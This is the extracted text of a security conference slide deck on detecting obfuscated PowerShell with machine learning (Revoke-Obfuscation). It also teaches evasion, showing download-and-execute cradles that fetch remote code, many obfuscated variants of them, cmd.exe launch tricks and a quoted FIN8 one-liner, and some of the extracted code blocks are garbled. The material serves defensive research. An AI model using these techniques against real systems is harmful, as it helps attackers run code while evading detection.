• Automated Obfuscation via Invoke-
Obfuscation?
• IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')
${ }= + $( ); ${ }= ${ } ; ${ } =++${ } ;${ }= (${ }= ${ }+${ });${ }=(${ } = ${ }+${
} ) ;${ }=( ${ }= ${ } +${ } ) ;${ } =( ${ } = ${ } +${ } );${ } = ( ${ }= ${ } +${ }
) ;${ }=( ${ }= ${ } + ${ }) ; ${ } =(${ }= ${ } +${ }); ${ } =(${ } = ${ } +${ });
${ } = "[" +"$(@{ })"[ ${ }] + "$(@{})"[ "${ }${ }"]+ "$(@{ } )"[ "${ }${ }"] + "$? "[${ }]+"]" ;
${ } ="".("$( @{ }) "[ "${ }${ }"]+"$(@{ } )"["${ }${ }" ]+"$( @{}) "[ ${ } ]+"$(@{} ) "[ ${ } ]+
"$?"[ ${ } ] +"$(@{ }) "[ ${ }]);${ } = "$( @{} ) "[ "${ }" + "${ }" ] +"$( @{ }) "[ ${ } ]+"${
}"[ "${ }" + "${ }" ]; & ${ } ( " ${ }${ }${ } +${ }${ }${ } + ${ }${ }${ }+ ${ }${ }${ }
+${ }${ }${ }+ ${ }${ }${ }+${ }${ }${ }${ }+ ${ }${ }${ }${ }+ ${ }${ }${
}+ ${ }${ }${ }+ ${ }${ }${ }+${ }${ }${ }${ }+ ${ }${ }${ }${ } +${ }${ }${
}+ ${ }${ }${ }${ }+${ }${ }${ }+ ${ }${ }${ }+${ }${ }${ }${ } +${ }${ }${ }${ }+${ }${
}${ } +${ }${ }${ } +${ }${ }${ }${ } +${ }${ }${ } +${ }${ }${ }+ ${ }${ }${ }${ }
+ ${ }${ }${ }${ }+${ }${ }${ }${ }+${ }${ }${ }${ }+${ }${ }${ }${ }+ ${ }${
}${ } + ${ }${ }${ }+ ${ }${ }${ }+ ${ }${ }${ }${ } +${ }${ }${ }${ }+${ }${ }${ }${
}+${ }${ }${ }${ }+ ${ }${ }${ }${ } +${ }${ }${ } + ${ }${ }${ }${ }+ ${ }${ }${
}+${ }${ }${ }${ } +${ }${ }${ }${ } + ${ }${ }${ }${ }+ ${ }${ }${ }${ }+${ }${
}${ }${ } + ${ }${ }${ }+ ${ }${ }${ }+${ }${ }${ }${ } +${ }${ }${ }${ } +${
}${ }${ }${ }+ ${ }${ }${ }${ }+${ }${ }${ } + ${ }${ }${ }+ ${ }${ }${ } + ${ }${
}${ } +${ }${ }${ }${ }+ ${ }${ }${ }${ }+ ${ }${ }${ } +${ }${ }${ }${ }+${ }${ }${ }${
} + ${ }${ }${ } + ${ }${ }${ }+${ }${ }${ } +${ }${ }${ }${ } + ${ }${ }${
}+${ }${ }${ }${ } + ${ }${ }${ } + ${ }${ }${ }| ${ }")
@mutaguchi came up
with this concept in 2010!
More Obfuscation Techniques
• NEW Automated Obfuscation via
Invoke-Obfuscation?
• IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')
'
' | % {$Script = $_ -Split '' | % {' '; $_.Split('
') | % {$_.Length-1}} ; $DecodedCommand = [Char[]][Int[]]($Script[0..($Script.Length-1)] -Join '').Trim('
').Split(' ') -Join ''; IE`X $DecodedCommand}



THIS ISN’T NORMAL!
Avg Char Freq of
ALL 3.4K
PoshCode scripts



COSINE SIMILARITY
SAMPLE 1: Invoke-Obfuscation (0.379)
SAMPLE 2: Symbolic (0.157)
> We need more data!
So we ran a little contest...
> We need more data!
Underhanded PowerShell
GitHub
GitHub Gists
PoshCode
PowerShell Gallery
TechNet
Invoke-Obfuscation
Invoke-CradleCrafter
ISE Steroids Obfuscation
and created a huge PowerShell corpus ...
> We need more data!
Underhanded PowerShell
GitHub
GitHub Gists
PoshCode
PowerShell Gallery
TechNet
Invoke-Obfuscation
Invoke-CradleCrafter
ISE Steroids Obfuscation
Politely of course ...


Code
Code
Canadian
> But first, a word of thanks
> Guess What We Found?

https://ci.memecdn.com/6795487.jpg

https://s-media-cache-ak0.pinimg.com/originals/d8/50/58/d850584c02689c9f4d4a092028ed6a59.jpg
SOPA – Stop Online Piracy Act
> We need more data!
Underhanded PowerShell
GitHub
GitHub Gists
PoshCode
PowerShell Gallery
TechNet
Invoke-Obfuscation
Invoke-CradleCrafter
ISE Steroids Obfuscation

Some statistics ...
408,665 Scripts
28,748 Authors
Manually labeled ~7,000 scripts
Found ~1600 obfuscated scripts
Obfuscated ~4000 scripts with
existing frameworks

https://cobbr.io/ObfuscationDetection.html

Measure Score
Accuracy 0.71
Precision 0.89
Recall 0.37
F1 Score 0.52
True Positives 0.16
False Positives 0.02
True Negatives 0.55
False Negatives 0.27
https://en.wikipedia.org/wiki/Precision_and_recall
> Surely we can do better!

Yes!
Get-Command -Name ("{1}{0}" -f "-Process","Get")
Generic
Parameter
LParen
StringExpandable
Format Comma
StringExpandable StringExpandable
RParen

Yes!!
Get-Command -Name ("{1}{0}" -f "-Process","Get")
Generic
Parameter
LParen
StringExpandable
Format Comma
StringExpandable StringExpandable
ScriptBlockAst
NamedBlockAst: Begin NamedBlockAst: End
StatementAst
PipelineAst
CommandAst
StringConstantExpressionAst CommandParameterAst ParenExpressionAst
PipelineAst
BinaryExpressionAst
Operator: FormatLeft: StringConstantAst Right: ArrayLiteralAst
0: StringConstantExpressionAst 1: StringConstantExpressionAst
RParen

The Mighty PowerShell AST

> Identifying Obfuscation
0.0/00
Using context to detect obfuscation techniques
- Distribution of AST types
- Distribution of language operators
- Assignment, binary, invocation, …
- Array sizes
- Statistics within each AST type
- Character frequency, entropy, length (max, min, median,
mode, range), whitespace density, character casing, …
- Statistics of command names, .NET methods, variables…
Title . @Speaker . Location
This gives us 4998 features to thumbprint a script
> 4998 Features!
0.0/00Title . @Speaker . Location

> Calculating Obfuscation
0.0/00
What do we do with all these features?
- Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (…)
- If(Result > Limit) { Obfuscated = True }
Title . @Speaker . Location

Logistic Regression
+ =
Linear Regression + Logit Function, Sitting in a Tree… M.A.T.H.I.N.G
https://en.wikipedia.org/wiki/Logistic_regression

> Calculating Obfuscation
0.0/00
What do we do with all these features?
- Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (…)
- If(Result > Limit) { Obfuscated = True }
Title . @Speaker . Location

How do we decide 4998 importance values?
Calculating Weights
If at first you don’t succeed…
- Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (…)
- ExpectedResult = (From labeled data)
- Error = Result – ExpectedResult
- Adjust each weight according to how much they contributed
to the error. Do this a lot.
https://en.wikipedia.org/wiki/Stochastic_gradient_descent


Measure Cosine
Similarity
Logistic Regression with
Gradient Descent
Accuracy 0.71 0.96
Precision 0.89 0.96
Recall 0.37 0.94
F1 Score 0.52 0.95
True Positives 0.16 0.36
False Positives 0.02 0.01
True Negatives 0.55 0.60
False Negatives 0.27 0.02
https://en.wikipedia.org/wiki/Precision_and_recall

Measure Cosine
Similarity
Logistic Regression with
Gradient Descent
Accuracy 0.71 0.96
Precision 0.89 0.96
Recall 0.37 0.94
F1 Score 0.52 0.95
True Positives 0.16 0.36
False Positives 0.02 0.01
True Negatives 0.55 0.60
False Negatives 0.27 0.02
https://en.wikipedia.org/wiki/Precision_and_recall
10x better at finding obfuscated content
Half the false positives

> What about Sketchy stuff?
0.0/00
Hunting and Deep Investigations
Title . @Speaker . Location
Measure Cosine
Similarity
Obfuscated Sketchy
Accuracy 0.71 0.96 0.89
Precision 0.89 0.96 0.90
Recall 0.37 0.94 0.88 (0.97)
F1 Score 0.52 0.95 0.89
True Positives 0.16 0.36 0.44
False Positives 0.02 0.01 0.05
True Negatives 0.55 0.60 0.45
False Negatives 0.27 0.02 0.06
https://en.wikipedia.org/wiki/Precision_and_recall

> What about other algorithms?
0.0/00
Beyond Logistic Regression & Gradient Descent
Title . @Speaker . Location

> Demo Time!
0.0/00Title . @Speaker . Location

> Demo Time!
0.0/00Title . @Speaker . Location
Want to operationalize?
We’ve built in a few whitelisting options…
Now go. Find Evil. 00/00
> Thank you!
# Release
https://github.com/danielbohannon/Revoke-Obfuscation
# References
- https://www.leeholmes.com/blog/2015/11/13/detecting-obfuscated-powershell/
- https://github.com/danielbohannon/Invoke-Obfuscation
- https://github.com/danielbohannon/Invoke-CradleCrafter
- https://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/
- https://msdn.microsoft.com/en-us/magazine/dn913188.aspx
- https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/
# Contact
@danielhbohannon @Lee_Holmes

Revoke-Obfuscation

  • 1.
    Revoke-Obfuscation > PowerShell ObfuscationDetection Using Science Daniel Bohannon - @danielhbohannon Lee Holmes - @Lee_Holmes 0.0/00
  • 2.
    > Whois 0.0/00 - DanielBohannon - Senior Applied Security Researcher @ MANDIANT - Invoke-Obfuscation, Invoke-CradleCrafter - Obfuscation, evasion and detection techniques - @danielhbohannon Title . @Speaker . Location %ProgramData:~0,1%%ProgramData:~9,2% /c echo OBFUSCATION_FTW!
  • 3.
    > Whois 0.0/00 - LeeHolmes - Lead security architect of Azure Management @ MS - Author of the Windows PowerShell Cookbook - Original member of PowerShell Development Team - @Lee_Holmes Title . @Speaker . Location iex (iwr bit.ly/e0Mw9w)
  • 4.
  • 5.
    Preparing Your Environmentfor Investigations • Logs (and retention) are your friend → 1) enable 2) centralize 3) LOOK/MONITOR • Process Auditing AND Command Line Process Auditing → 4688 FTW! • https://technet.microsoft.com/en-us/library/dn535776.aspx • SysInternals’ Sysmon is also a solid option • Real-time Process Monitoring • Uproot IDS - https://github.com/Invoke-IR/Uproot • PowerShell Module, ScriptBlock, and Transcription logging • https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/ • https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
  • 6.
    Launch Techniques • powershell.execalled by cmd.exe • cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green"
  • 7.
    Launch Techniques • PowerShellHelp is the best in the business ☺
  • 8.
    Launch Techniques • powershell.execalled by cmd.exe • cmd.exe /c "powershell -c Write-Host SUCCESS -Fore Green" • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
  • 9.
    Launch Techniques • powershell.execalled by cmd.exe .. • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
  • 10.
    Launch Techniques • powershell.execalled by cmd.exe .. • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
  • 11.
    Launch Techniques • powershell.execalled by cmd.exe .. • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input" Is it safe to key off of cmd.exe with arguments | powershell ?? Of course not! "powershell" can be set and called as variables in cmd.exe cmd /c "set p1=power&& set p2=shell&& cmd /c echo Write-Host SUCCESS -Fore Green ^| %p1%%p2% - "
  • 12.
    Launch Techniques Here isan example of FIN8 combining this environment variable obfuscation with PowerShell stdin invocation cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE% powershell - $Env:_CT;$o='';$l=$s.length;$i=$Env:_PA%$l;while($o.length -ne$l){$o+=$s[$i];$i=($i+$Env:_KE)%$l}iex($o)
  • 13.
    Launch Techniques Here isan example of FIN8 combining this environment variable obfuscation with PowerShell stdin invocation cmd.exe /c echo %var1% | %var2% cmd /c echo %_MICROSOFT_UPDATE_CATALOG% | %_MICROSOFT_UPDATE_SERVICE% powershell - powershell - $Env:_CT;$o='';$l=$s.length;$i=$Env:_PA%$l;while($o.length -ne$l){$o+=$s[$i];$i=($i+$Env:_KE)%$l}iex($o)
  • 14.
    Launch Techniques • powershell.execalled by cmd.exe • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input" • cmd.exe /c "set cmd=Write-Host ENV -Fore Green && powershell IEX $env:cmd" Can also use .Net function or GCI/dir: [Environment]::GetEnvironmentVariable('cmd', 'Process') (Get-ChildItem/ChildItem/GCI/DIR/LS env:cmd).Value Kovter <3 this!
  • 15.
    Launch Techniques • powershell.execalled by cmd.exe • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input" • cmd.exe /c "set cmd=Write-Host ENV -Fore Green& & powershell IEX $env:cmd" • cmd.exe /c "echo Write-Host CLIP -Fore Green | clip && powershell [void] [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms') ; IEX ([System.Windows.Forms.Clipboard]::GetText())"
  • 16.
    Launch Techniques • Sowe just apply detection logic to Child and Parent process arguments and we’re good…Right?
  • 17.
    Launch Techniques • cmd.exe/c "echo Write-Host SUCCESS -Fore Green | powershell -"
  • 18.
    Launch Techniques • cmd.exe/c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd% | powershell -" Does this work???
  • 19.
    Launch Techniques • cmd.exe/c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% | powershell -" http://ohtoptens.com/wp-content/uploads/2015/05/Grumpy-Cat-NO-8.jpg Executes, but arguments are still visible in parent process.
  • 20.
    Launch Techniques • cmd.exe/c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd% | powershell -" Escape with ^ for cmd.exe
  • 21.
    Launch Techniques • cmd.exe/c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd% ^| powershell -" Does this work??? Escape with ^ for cmd.exe
  • 22.
    Launch Techniques • cmd.exe/c "echo Write-Host SUCCESS -Fore Green | powershell -" • cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% ^| powershell -" http://journalthis.danoah.com/wp-content/uploads/best-funniest-grumpy-cat-22.jpg
  • 23.
    Launch Techniques • cmd.exe/c "set cmd=Write-Host SUCCESS -Fore Green && cmd /c echo %cmd% ^| powershell -" • cmd /c echo %cmd% | powershell - • powershell - • Detect by recursively checking parent process command arguments? Not 100% of the time 
  • 24.
    Launch Techniques • Setcontent in one process and then query it out and execute it from another completely separate process. NO SHARED PARENT PROCESS! • cmd /c "title WINDOWS_DEFENDER_UPDATE && echo IEX (IWR https://bit.ly/L3g1t)&& FOR /L %i IN (1,1,1000) DO echo" • cmd /c "powershell IEX (Get-WmiObject Win32_Process -Filter ^"Name = 'cmd.exe' AND CommandLine like '%WINDOWS_DEFENDER_UPDATE%'^").CommandLine.Split([char]38)[2].SubStri ng(5)"
  • 25.
    Launch Techniques • Thegood news? PowerShell script block logs capture ALL of this. • The bad news? Token-layer obfuscation persists into script block logs.
  • 26.
    > Obfuscating theCradle 0.0/00Title . @Speaker . Location
  • 27.
    Obfuscating the Cradle:(New-Object Net.WebClient) • Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t") • Veil • downloaderCommand = "iex (New-Object Net.WebClient).DownloadString("http://%s:%s/%s")n“ • https://github.com/nidem/Veil/blob/master/modules/payloads/powershell/psDownloadVirtualAlloc.py#L76 • PowerSploit • $Wpad = (New-Object Net.Webclient).DownloadString($AutoConfigURL) • https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1#L1375 • Metasploit (http://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/)
  • 28.
    Obfuscating the Cradle:(New-Object Net.WebClient) • Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t") • What script block elements can we key off of for this?
  • 29.
    Obfuscating the Cradle •Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t") • What script block elements can we key off of for this? • Invoke-Expression
  • 30.
    Obfuscating the Cradle •Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t") • What script block elements can we key off of for this? • Invoke-Expression • New-Object
  • 31.
    Obfuscating the Cradle •Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t") • What script block elements can we key off of for this? • Invoke-Expression • New-Object • System.Net.WebClient
  • 32.
    Obfuscating the Cradle •Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t") • What script block elements can we key off of for this? • Invoke-Expression • New-Object • System.Net.WebClient • ).DownloadString("http
  • 33.
    Obfuscating the Cradle •Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t") • What script block elements can we key off of for this? • Invoke-Expression • New-Object • System.Net.WebClient • ).DownloadString("http • Now let's demonstrate why assumptions are dangerous!
  • 34.
    Obfuscating the Cradle •Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t") • What script block elements can we key off of for this? • Invoke-Expression • New-Object • System.Net.WebClient (System.* is not necessary for .Net functions) • ).DownloadString("http
  • 35.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t") • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).DownloadString("http
  • 36.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t") • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).DownloadString("http (url is a string and can be concatenated)
  • 37.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString("ht"+"tps://bit.ly/L3g1t") • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).DownloadString("http (url is a string and can be concatenated)
  • 38.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString("ht"+"tps://bit.ly/L3g1t") • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).DownloadString("
  • 39.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).DownloadString(" (PowerShell string can be single or double quotes) (…and did I mention whitespace?) (…URL can also be set as variable.)
  • 40.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).DownloadString(
  • 41.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).DownloadString( (is .DownloadString the only method for Net.WebClient?)
  • 42.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).DownloadString( Net.WebClient class has options: • .DownloadString • .DownloadStringAsync • .DownloadStringTaskAsync • .DownloadFile • .DownloadFileAsync • .DownloadFileTaskAsync • .DownloadData • .DownloadDataAsync • .DownloadDataTaskAsync • etc.
  • 43.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).Download
  • 44.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).Download
  • 45.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • ).Download (New-Object Net.WebClient) can be set as a variable: $wc = New-Object Net.Webclient; $wc.DownloadString( 'ht'+'tps://bit.ly/L3g1t')
  • 46.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • .Download
  • 47.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).DownloadString( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • .Download (Member token obfuscation?)
  • 48.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient).'DownloadString'( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • .Download (single quotes…)
  • 49.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."DownloadString"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • .Download (double quotes…)
  • 50.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."Down`loadString"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • Download (tick marks??)
  • 51.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."Down`loadString"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • Download Get-Help about_Escape_Characters
  • 52.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."`D`o`wn`l`oa`d`Str`in`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • Download Get-Help about_Escape_Characters
  • 53.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • Download Get-Help about_Escape_Characters
  • 54.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • Download
  • 55.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • Download (Options: RegEx all the things or scratch this indicator)
  • 56.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • Download (Options: RegEx all the things or scratch this indicator) WebClient class has options: • .DownloadString… • .DownloadFile… • .DownloadData… • .OpenRead • .OpenReadAsync • .OpenReadTaskAsync
  • 57.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient • Download (Options: RegEx all the things or scratch this indicator) DownloadString CAN be treated as a string or variable with .Invoke! (req’d in PS2.0) Invoke-Expression (New-Object Net.WebClient).("Down"+"loadString").Invoke( 'ht'+'tps://bit.ly/L3g1t') $ds = "Down"+"loadString"; Invoke-Expression (New-Object Net.WebClient). $ds.Invoke( 'ht'+'tps://bit.ly/L3g1t')
  • 58.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient
  • 59.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient
  • 60.
    Obfuscating the Cradle •Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t') • What script block elements can we key off of for this? • Invoke-Expression • New-Object • Net.WebClient We have options… 1. (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T") 2. (New-Object ("Net"+".Web"+"Client")) 3. $var1="Net."; $var2="WebClient"; (New-Object $var1$var2)
  • 61.
